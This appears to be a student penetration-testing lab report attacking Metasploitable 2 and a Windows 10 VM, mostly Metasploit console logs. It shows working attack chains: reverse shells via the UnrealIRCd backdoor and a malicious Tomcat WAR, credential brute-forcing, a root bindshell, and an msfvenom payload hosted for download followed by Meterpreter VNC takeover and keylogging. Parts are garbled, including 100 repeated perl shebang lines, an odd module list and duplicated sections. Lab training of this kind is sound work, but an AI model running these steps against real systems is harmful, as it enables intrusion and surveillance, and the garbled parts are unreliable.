#  Name
#-----
0  auxiliary/generic/JRMP_RMI_registry 2013-10-03 normal No Java RMI Registry Interfaces Enumeration
1  exploit/linux/0day/JRMP_server 2013-10-03 evasion Yes Java RMI Server Insecure Default Configuration Java Code Execution
2  \_ target/zermit (ZeroPayload) - - - - -
3  \_ target/windows/0day/JRMP_server 2013-10-03 evasion Yes Java RMI Server Insecure Default Configuration Java Code Execution
4  \_ target/linux/0day/JRMP_server 2013-10-03 evasion Yes Java RMI Server Insecure Default Configuration Java Code Execution
5  \_ target/macos/0day/JRMP_server 2013-10-03 evasion Yes Java RMI Server Insecure Default Configuration Java Code Execution
6  \_ target/solaris/0day/JRMP_server 2013-10-03 evasion Yes Java RMI Server Insecure Default Configuration Java Code Execution
7  auxiliary/linux/zermit/JRMP_RMI_server 2013-10-03 normal No Java RMI Server Insecure Default Configuration Java Code Execution
8  exploit/linux/generic/JRMP_RMI_server 2013-10-03 evasion No Java RMI Server Insecure Default Configuration Java Code Execution
```

Project 21

Fig 20 – Samba exploit run; root shell obtained immediately; whoami = root.

5.8 Port 1099: Java RMI — Insecure Default Configuration

Java RMI server (port 1099) and Tomcat (port 8080) allow arbitrary Java code execution via insecure default configuration (CVE-2011-3556). Module: exploit/multi/misc/java_rmi_server | Payload: java/meterpreter/reverse_tcp.

8.Port 5432: (Postgress)

EDUCATIONAL USE ONLY



9.Port 6667: (UnrealIRCd)

Fig 23 – postgres_payload exploit; .so library uploaded; Meterpreter session; sysinfo confirms Ubuntu 8.04 x86.

5.10 Port 6667: UnrealIRCd — Backdoor Command Execution

UnrealIRCd 3.2.8.1 contained a trojanized backdoor in its source code (CVE-2010-2075). Sending 'AB;' followed by a command triggers execution as root. Module: exploit/unix/irc/unreal_ircd_3281_backdoor | Rank: Excellent.

[illegible]

Fig 24 – Nmap confirms UnrealIRCd on port 6667; backdoor module found; options shown.

```

[*] Exploit completed, but no session was created.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.50.2
lhost => 192.168.50.2
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 4444
lport => 4444
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > runrun
[-] Unknown command: runrun. Run the help command for more details.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.50.2:4444
[*] 192.168.50.3:6667 - Connected to 192.168.50.3:6667
[*] 192.168.50.3:6667 - Sending IRC backdoor command
[*] Exploit completed, but no session was created.

```

10.PORT: 1524 Bindshell

```

(root@kali)-[/home/kali]
# nc 192.168.50.3 1524
root@metasploitable:/# whoami
root
root@metasploitable:/#

```

11.PORT: 5900 VNC

Project

26

Fig 25 – UnrealIRCd exploit run; IRC backdoor command sent.

5.11 Port 1524: Ingreslock Bindshell — Pre-Spawned Root Shell

Port 1524 runs a pre-configured root bindshell on Metasploitable 2. No exploit or credentials required — a single netcat command provides immediate root access. Command: `nc 192.168.50.3 1524` → `root@metasploitable:/# whoami` → `root`.

```

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.50.2
lhost => 192.168.50.2
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 4444
lport => 4444
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > runrun
[-] Unknown command: runrun. Run the help command for more details.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.50.2:4444
[*] 192.168.50.3:6667 - Connected to 192.168.50.3:6667
[*] 192.168.50.3:6667 - Sending IRC backdoor command
[*] Exploit completed, but no session was created.

```

10.PORT: 1524 Bindshell

```

(root@kali)-[/home/kali]
# nc 192.168.50.3 1524
root@metasploitable:/# whoami
root
root@metasploitable:/#

```

11.PORT: 5900 VNC

Project

26

Fig 26 – `nc 192.168.50.3 1524` → instant root shell; `whoami` confirms root.

5.12 Port 5900: VNC — Weak Password Brute Force

VNC Protocol 3.3 is accessible on port 5900 with the weak password 'password'. Module: auxiliary/scanner/vnc/vnc_login discovers credentials. Graphical desktop access is obtained using vncviewer — full GUI control of the target.


```
root@kali: ~/home/kali
msf5 > nmap -p 5900 -s 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2020-05-14 18:14 -0400
Nmap scan report for 192.168.50.3
Host is up (0.0003s latency).

PORT      STATE SERVICE
5900/tcp   open  vnc    (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|   1. VNC Authentication (2)
MAC Address: 08:0C:29:14:1F:50 (VMware)
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop


TRACEROUTE
HOP RTT      ADDRESS
1  0.32 ms  192.168.50.3
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.12 seconds
```

```
root@kali: ~/home/kali
msf5 > auxiliary/scanner/vnc/vnc_login
msf5 auxiliary/scanner/vnc/vnc_login >
msf5 auxiliary/scanner/vnc/vnc_login > info
msf5 auxiliary/scanner/vnc/vnc_login > run
msf5 auxiliary/scanner/vnc/vnc_login > set rhosts 192.168.50.3
rhosts => 192.168.50.3
msf5 auxiliary/scanner/vnc/vnc_login > run
[*] 192.168.50.3:5900 - 192.168.50.3:5900 - Starting VNC login sweep
[*] 192.168.50.3:5900 - No active DB -- Credential data will not be saved!
[*] 192.168.50.3:5900 - 192.168.50.3:5900 - Login Successful: :password
[*] 192.168.50.3:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Fig 27 – vnc_login brute-force; Login Successful: :password; VNC module options.



12.Port 8180 (Apache Tomcat):



Project

28

Fig 28 – TightVNC viewer connected; root's X desktop displayed; ip a confirms both NICs.

5.13 Port 8180: Apache Tomcat — WAR File Upload RCE

Apache Tomcat 5.5 Manager (port 8180) accepts default credentials tomcat/tomcat. A malicious WAR file containing a JSP reverse shell is crafted with msfvenom and uploaded via the Manager interface. The deployed WAR triggers a reverse shell caught by multi/handler. Access level: tomcat55 user.

Project

29

Fig 29 – tomcat_mgr_login brute-force; tomcat:tomcat succeeds.

```

1 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
2 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
3 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
4 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
5 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
6 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
7 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
8 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
9 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
10 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
11 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
12 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
13 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
14 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
15 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
16 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
17 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
18 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
19 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
20 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
21 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
22 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
23 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
24 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
25 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
26 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
27 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
28 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
29 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
30 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
31 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
32 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
33 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
34 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
35 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
36 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
37 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
38 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
39 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
40 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
41 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
42 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
43 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
44 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
45 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
46 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
47 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
48 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
49 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
50 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
51 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
52 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
53 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
54 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
55 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
56 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
57 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
58 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
59 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
60 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
61 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
62 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
63 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
64 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
65 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
66 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
67 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
68 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
69 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
70 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
71 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
72 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
73 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
74 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
75 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
76 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
77 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
78 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
79 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
80 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
81 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
82 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
83 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
84 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
85 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
86 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
87 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
88 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
89 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
90 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
91 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
92 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
93 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
94 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
95 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
96 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
97 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
98 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
99 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize
100 #!/usr/bin/perl -I/usr/local/lib/perl5/sitecustomize

```

need to turn on net for exploit tomcat

if we create a war file(because the website only allow war file) malware and upload it to the tomcat server website,,then we will get the session

exploit 8180 with net:

Project

30

Fig 30 – tomcat_mgr_upload attempt; WAR file approach noted; net-enabled target.

```

# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:e8:e1:9b brd ff:ff:ff:ff:ff:ff
    inet 192.168.220.124/24 brd 192.168.220.255 scope global dynamic noprefixroute eth0
        valid_lft 1704sec preferred_lft 1704sec
    inet6 fe80::20c:29ff:fe0d:e19b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

--(root@kali)-- /home/shuvo
# arp-scan -i eth0 192.168.220.0/24
Interface: eth0, type: EN100b, MAC: 00:0c:29:e8:e1:9b, IPv4: 192.168.220.128
WARNING: Cannot open MAC/vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.220.1 00:50:56:c0:00:88 (Unknown)
192.168.220.2 00:50:56:f0:1b:c0 (Unknown)
192.168.220.134 00:0c:29:ed:bf:bb (Unknown)
192.168.220.254 00:50:56:ff:fe:31 (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.929 seconds (132.71 hosts/sec). 4 responded

--(root@kali)-- /home/shuvo
# nmap -p 8180 -sV 192.168.220.134
Starting Nmap 7.99 ( https://nmap.org ) at 2020-05-14 19:14 -0400
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.62 seconds

--(root@kali)-- /home/shuvo
# nmap -p 8180 -sV 192.168.220.134
Starting Nmap 7.99 ( https://nmap.org ) at 2020-05-14 19:14 -0400
Nmap scan report for 192.168.220.134
Host is up (0.00050s latency).

PORT      STATE SERVICE VERSION
8180/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:4D:8F:BB (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.87 seconds


```

Fig 31 – arp-scan finds 192.168.220.134 (Tomcat target); Nmap confirms Tomcat/Coyote 1.1.



32

Fig 32 – tomcat_administration confirms [Apache Tomcat/5.5] with tomcat:tomcat.



Project

33

Fig 33 – Tomcat Manager web UI; WAR file upload section visible.




Fig 34 – msfvenom crafts exploit_new.war; uploaded via browser; /exploit_new deployed.

```

msf5 > use multi/handler
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(<multi/handler>) > set payload java/jsp_shell_reverse_tcp
payload => java/jsp_shell_reverse_tcp
msf5 exploit(<multi/handler>) > set lhost 192.168.220.128
lhost => 192.168.220.128
msf5 exploit(<multi/handler>) > set lport 9999
lport => 9999
msf5 exploit(<multi/handler>) > run
[*] Started reverse TCP handler on 192.168.220.128:9999
[*] Command shell session 1 opened (192.168.220.128:9999 -> 192.168.220.134:58879) at 2026-05-14 19:54:55 -0400

whoami
tomcat55

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
/bin/bash -i
/bin/bash -i
tomcat55@metasploitable:/$ sysinfo
sysinfo
The program 'sysinfo' is currently not installed. To run 'sysinfo' please ask your
bash: sysinfo: command not found
tomcat55@metasploitable:/$ whoami
whoami
tomcat55
tomcat55@metasploitable:/$ ip a s
ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:4d:8f:bb brd ff:ff:ff:ff:ff:ff
    inet 192.168.220.134/24 brd 192.168.220.255 scope global eth0
        inet6 fe80::20c:29ff:fe4d:8fbb/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:4d:8f:c5 brd ff:ff:ff:ff:ff:ff
tomcat55@metasploitable:/$

```

13.Port 3306 (MYSQL)

Project

35

Fig 35 – multi/handler catches JSP shell; whoami = tomcat55; ip a confirms target.

5.14 Port 3306: MySQL — Unauthenticated Root Access

MySQL 5.0.51a on Metasploitable 2 has no root password set. Direct connection using `mysql -u root -h -p` with an empty password grants full DBA access to all databases. An attacker could extract application credentials, read sensitive data, or write web shells via `SELECT INTO OUTFILE`.

```
(root@kali)~/home/shuvo
$ mysql -u root -h 192.168.220.134 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

Project

36

Fig 36 – `mysql -u root` connects with empty password; MariaDB monitor prompt achieved.


6. Part 2: Windows 10 — Payload Attack & Post-Exploitation

This section demonstrates a complete client-side attack chain against a Windows 10 workstation (192.168.220.133, DESKTOP-OSMAGF5). Using msfvenom to craft a malicious executable and Apache to host it, the victim downloads and runs the payload, opening a Meterpreter session. Post-exploitation proceeds through VNC takeover, keystroke logging, privilege escalation to SYSTEM, and persistence installation.

6.1 Payload Generation & Web Hosting

msfvenom generates a Windows reverse TCP executable: `msfvenom -p windows/x86/meterpreter/reverse_tcp LHOST=192.168.220.128 LPORT=4444 -f exe -o payload.exe`. The 7600-byte payload is moved to Apache's web root (/var/www/html/) and served via HTTP. Windows Defender and Firewall are disabled on the victim machine to simulate a poorly-secured endpoint.


Windows Payload attack




Windows Payload attack

1

Fig 37 – msfvenom generates payload.exe (7600 bytes); Apache serves it; web server confirmed.



turn off windows security for download payload



Windows Payload attack

2


Fig 38 – Windows Security: Defender OFF, Firewall OFF, SmartScreen OFF. payload.exe in Downloads.

6.2 Listener Setup & Payload Execution

multi/handler is configured with payload windows/x64/meterpreter/reverse_tcp, LHOST=192.168.220.128, LPORT=4444. The victim downloads and executes payload.exe. Windows SmartScreen displays an 'unrecognized app' warning — the victim clicks 'Run anyway'. The reverse TCP connection is caught and staged into a full Meterpreter session.

```
(root@kali) ~# msfconsole -q
msf > use multi/handler
[-] No results from search
[-] Failed to load module: multi/handler
msf > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.220.128
lhost => 192.168.220.128
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.220.128:4444
```

listening



Windows Payload attack

3

Fig 39 – multi/handler listening; SmartScreen 'Windows protected your PC' dialog on victim.


```
[*] Started reverse TCP handler on 192.168.220.128:4444
[*] Sending stage (248902 bytes) to 192.168.220.133
[*] Meterpreter session 1 opened (192.168.220.128:4444 -> 192.168.220.133:50256) at 2026-05-15 19:23:06 -0400

meterpreter > sysinfo
Computer      : DESKTOP-OSMAGF5
OS            : Windows 10 22H2 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > 
```

Remote Access with VNC

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.220.128 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 7168 bytes long
[*] Uploaded the VNC agent to C:\Users\shuvo\AppData\Local\Temp\QJdPSUQqEH.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.220.128:4545...
meterpreter >
TigerVNC viewer v1.15.0
Built on: 2025-12-13 10:36
Copyright (C) 1999-2025 TigerVNC team and many others (see README.rst)
See https://www.tigervnc.org for information on TigerVNC.

Fri May 15 19:29:08 2026
DecodeManager: Detected 2 CPU core(s)
DecodeManager: Creating 2 decoder thread(s)
CConn: Connected to host 127.0.0.1 port 5900
[*] VNC Server session 2 opened (192.168.220.128:4545 -> 192.168.220.133:50694) at 2026-05-15 19:29:09 -0400

Fri May 15 19:29:20 2026
CConn: Server supports RFB protocol version 3.8
CConn: Using RFB protocol version 3.8
CConn: Choosing security type None(1)

Fri May 15 19:29:21 2026
DesktopWindow: Reducing window size to fit on current monitor
CConn: Using pixel format depth 24 (32bpp) little-endian rgb888
Fontconfig warning: using without calling fcInit()

Fri May 15 19:31:17 2026
CConn: Throughput 15968 kbit/s - changing to quality 6
CConn: Throughput 16006 kbit/s - changing to quality 8

Fri May 15 19:31:18 2026
CConn: Throughput 15424 kbit/s - changing to quality 6
6
```


Windows Payload attack

4

Fig 40 – Meterpreter session opened; sysinfo: DESKTOP-OSMAGF5, Win10 22H2, x64/windows.

6.3 Meterpreter Post-Exploitation — VNC, Keyscan & Capabilities

'run vnc' deploys a VNC agent to the victim and opens TigerVNC on the attacker — providing full live graphical desktop control. `keyscan_start` captures all keystrokes; `keyscan_dump` retrieves them, showing the victim typed 'nohacked windows'. The meterpreter help command lists all capabilities: file system access, networking, system control, UI surveillance (screenshot, screenshare, `webcam_snap`, `record_mic`), and credential dumping.



Keyscan

```
